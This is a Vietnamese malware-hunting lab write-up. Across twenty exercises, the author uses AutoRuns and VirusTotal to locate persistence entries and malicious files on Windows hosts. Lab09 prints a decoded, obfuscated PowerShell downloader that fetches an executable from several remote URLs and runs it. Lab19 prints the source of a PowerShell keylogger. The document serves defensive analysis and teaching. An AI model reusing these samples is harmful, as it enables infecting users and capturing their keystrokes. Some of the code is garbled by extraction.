Lab01:

Ngay khi vừa vào, ta nhận được thông báo system lỗi

A screenshot of a computer screen

Description automatically generated

Vậy nên ta sẽ dùng autorun để kiểm tra xem trong lúc start thì hệ thống sẽ có những chương trình nào được khởi chạy:

A screenshot of a computer

Description automatically generated

Vì ở đây lỗi nó liên quan đến system nên mình sẽ ưu tiên kiểm tra những chương trình có liên quan đến system. Tại đây chúng ta có thể thấy có đường dẫn “C:\Users\hunter\AppData\Roaming\ELP84P\System.exe:” khả nghi. Vì vậy ta sẽ lấy mã hash của nó và đi kiểm tra bằng virustotal thì cho ra kết quả sau:

A screenshot of a computer screen

Description automatically generated

A screenshot of a computer

Description automatically generated

Lab02:

Tương tự với lab01, chúng ta sẽ kiểm tra trên AutoRuns một lượt để kiểm tra xem có gì đáng nghi không

A screenshot of a computer

Description automatically generated

Ở ngay trong phần service chúng ta đã thấy có mục để tên WinDefend nhưng mà đường dẫn lại dẫn đến 1 file dll nào đó trong rất khả nghi. Ta cùng thử check trên virustotal thì cho ra kết quả như sau:

A screenshot of a computer


Description automatically generated

A screenshot of a computer


Description automatically generated

Lab03:

Tương tự 2 lab trên, ta check trong AutoRuns



Tại phần scheduled tasks này ta thấy một app ghi là systemsound nhưng đường dẫn lại dẫn đến một cái main\_backgroud.png nào đó, cùng thử kiểm tra trên virustotal thì có kết quả như sau




A screenshot of a computer

Description automatically generated

Lab04:

Kiểm tra trong AutoRuns, ta không phát hiện ra điều gì bất thường. Tuy nhiên, trong phần schedule ta thấy có lệnh cmd. Vào tasks schedule ta thấy có task window update.



Lab05:

Chạy AutoRuns bằng quyền admin ta thấy được có tiến trình cmd bao gồm các lệnh: . Đây là lệnh của mimikatz để thực hiện lấy các mật khẩu trên máy tính hiện tại.

Lab06:

Chạy AutoRuns quyền admin ta có thể thấy ngay được tiến trình không được verify tại “C:\Windows\SysWOW64\trnsrun.exe”

Lab07:

Dùng AutoRuns quyền admin ta thấy được dll tại “C:\Users\Gee\AppData\Roaming\Microsoft\Windows\OUTLLIB.DLL” không được verify. Kiểm tra trên virustotal thì đã được các bên uy tín như AVG, Google hay là chính Microsoft duyệt là ko an toàn.

Lab08:

Dùng AutoRuns kiểm tra ta thấy được file McAfee ko ở đúng đường dẫn (ở Program Data cụ thể là “C:\ProgramData\McAfee” thay vì ProgramFile như các exe khác). Ta truy cập vào đường dẫn và kiểm tra lần lượt các file trong đó thì phát hiện ra là file mã độc.

Lab09:

Ta có thể thấy trong AutoRuns, có tồn tại chương trình powershell chạy lệnh như sau:

Trong file install.ps1 ta thấy đoạn lệnh:

powershell -w hidden -enco 

sau khi decode và xóa đi các kí tự thừa thì ta có thể thấy đoạn lệnh sau:

$Eaqekqdr='Rdihyhokr';

$Qlidsvmgx='697';

$Zekpiwafigy='Bznpimsdzhz';

$Dvbarexgme=$env:userprofile+'\'+$Qlidsvmgx+'.exe';

$Nyvgeunamuv='Qwlelligoxb';

$Mgufpvaskhlz=..('n'+'ew-ob'+'ject') net.webclient;

$Snotuzji='https://www.arfajbd.com/wp-admin/kx432434/\*https://hefo.com/wp-content/5zuz9ir00606/\*http://icloudgraphics.com/wp-content/o1cu7628/\*https://bucketlistadventures.com/m5\_edit\_item/06605ld03197/\*http://naavikschool.com/naavikschool.com/ooqvi7a0682/';.``'SPL`I`t'(''\*)$Zwecplcmhnzc='Ofrhbvbgo';

foreach($Sixenfhuvxlow in $Snotuzji)

{

try

{

$Mgufpvaskhlz."d`Ow`LOad`FilE"($Sixenfhuvxlow, $Dvbarexgme);

$Hjyeuxoehr='Fejljctrajft';

If((..('G'+'e'+'t-Item') $Dvbarexgme)."L`E`N`GTH" -ge 26474)

{

[Diagnostics.Process]::"St`AR`t"($Dvbarexgme);

$Pqabbqfxpvzeu='Nlkwrrxcr';

break;

$Spaskmwq='Evozmuqleiihk'

}


}

catch{}

}

$Imjfroitwtypw='Mhweqwhphs'

Lab10:



Lab11:

Mã độc thay đổi đường dẫn của thành trong registry

HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Image File Execution Options

Lab12:

Mã độc C:\Windows\system32\NPIlium.dll


Lab13:

Mã độc dll trong C:\ProgramFiles\PRTGNetworkMonitor\TmDbgLog.dll được dùng trên lsm cùng thư mục

Lab14:

Mã độc dll trong "C:\Windows\QcLite.dll" được gọi bởi QcConsole

Lab15:



Lab16:

Mã độc: “c:\users\public\regasm.exe”

Lab17:

Mã độc: “c:\windows\system32\mimilib.dll” (dll này có verifed nhưng mà vẫn là malware?)

Lab18:

Mã độc: “C:\Windows\apppatch\NvSmartMax.dll” được gọi bởi NvSmart.exe

Lab 19:

Ta thấy được có một tiến trình power shell chạy đoạn mã như sau:

C:\Windows\System32\WindowsPowerShell\v1.0\powershell.EXE -windowstyle hidden -EncodedCommand 

Giải mã đoạn mã và xóa bớt kí tự thừa ta được đoạn code như sau:

requires -Version 2

function Start-KeyLogger($Path="$env:temp\logfile.txt")

{

# Signatures for API Calls

$signatures = @'

[DllImport("user32.dll", CharSet=CharSet.Auto, ExactSpelling=true)]

public static extern short GetAsyncKeyState(int virtualKeyCode);

[DllImport("user32.dll", CharSet=CharSet.Auto)]

public static extern int GetKeyboardState(byte[] keystate);

[DllImport("user32.dll", CharSet=CharSet.Auto)]

public static extern int MapVirtualKey(uint uCode, int uMapType);

[DllImport("user32.dll", CharSet=CharSet.Auto)]

public static extern ToUnicode(uint wVirtKey, uint wScanCode, byte[] lpkeystate, StringBuilder pwzBuffer, int cchBuff, uint wFlags);

'@

# load signatures and make members available

$API = Add-Type -Type MemberDefinition $signatures -Name 'Win32' -Namespace API -PassThru

# create output file

$null = New-Item -Path $Path -ItemType File -Force

try

{

# Write-Host 'Recording key presses. Press CTRL+C to see results.' -ForegroundColor Red

# create endless loop. When user presses CTRL+C, finally-block

# executes and shows the collected key presses

while ($true)

{

Start-Sleep -Milliseconds 40

# scan all ASCII codes above 8

for ($ascii = 9; $ascii -le 254; $ascii++)

{

if ($API::GetAsyncKeyState($ascii))

{

# get current key state

$state = $API::GetKeyboardState([byte[]]@(0)\*256)

$checkkstate = $API::GetKeyboardState($kstate)

# prepare a StringBuilder to receive input key

$mychar = New-Object -TypeName System.Text.StringBuilder

# translate virtual key

$success = $API::ToUnicode($ascii, $API::MapVirtualKey($ascii, 0), $kstate, $mychar, $mychar.Capacity, 0)

# translate virtual key

$mychar = New-Object -TypeName System.Text.StringBuilder

# Success writing to log file

if ($success)

{

# add key to logger file

[System.IO.File]::AppendAllText($Path, $mychar, [System.Text.Encoding]::Unicode)

}

}

}

}

}

finally

{

# Write-Host 'Recording key presses. Press CTRL+C to see results.' -ForegroundColor Red

}

}

Lab 20:

Mã độc: “C:\Users\hunter\AppData\Roaming\WPDNSE\svchost.exe”